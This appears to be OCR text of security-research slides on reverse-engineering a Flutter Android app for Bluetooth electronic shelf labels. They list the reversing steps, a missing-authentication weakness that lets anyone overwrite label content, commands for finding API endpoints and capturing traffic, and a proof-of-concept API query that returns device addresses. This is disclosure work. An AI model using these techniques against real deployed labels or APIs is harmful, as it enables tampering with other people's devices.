2. Use JADX to generate readable Java Code from the APK
3. Find the Entrypoint in the AndroidManifest.xml
   - Found out it is a Flutter App 🤞🏻


"Flutter is an open-source framework for building beautiful, natively compiled, multi-platform applications from a single codebase. "

Dart source code => ARM instructions (libapp.so)


APP Reversing

1. Download the Android App
2. Use JADX to generate readable Java Code from the APK
3. Find the Entrypoint in the AndroidManifest.xml
   - Found out it is a Flutter App 🤞
   - Unreadable Assembly Data
   - Luckily: BLE Communication code still in Java
   - But: RESTAPI Communication in binary
4. Start reversing the BLE protocol

BLE Protocol




BLE Weaknesses




Weakness	Impact	Mitigation
• BLE Missing Auth	• Overwrite ESL Content	• Add Auth

Components





REST API

- strings lib/arm64-v8a/libapp.so | grep http => http://[redacted]/
- adb exec-out "tcpdump -i any -U -w - 2>/dev/null" | sudo wireshark -k -S -i –




REST API POC



GET
http://[redacted]
Send
Params
Auth
Headers (7)
Body
Scripts
Settings
Cookies
Query Params
Key
Value
Descrip...
Bulk Edit
address
FF:FF:62:61:69:1
Key
Value
Description
Body
200 OK
510 ms
617 B
{} JSON
Preview
Visualize
{
"total": 10,
"rows": [
"FF:FF:62:61:69:10",
"FF:FF:62:61:69:11",
"FF:FF:62:61:69:16",
"FF:FF:62:61:69:19",
"FF:FF:62:61:69:14",
"FF:FF:62:61:69:18",
"FF:FF:62:61:69:12",
"FF:FF:62:61:69:13",
"FF:FF:62:61:69:17",
"FF:FF:62:61:69:15"
],
"code": 200,
"msg": "查询成功"
}


09:17
76 %
Collect
BLE
Tag
0 Fail: 0
Card Total: 0 Modify: 0 Success: 0
2.13inch BW Tag
Bluetooth Tag
SEEMOO!!
NEMR62616915
62.61.69.15
Edit
Display
2.13"BW-TFT
None
just now
Home
Style
Me

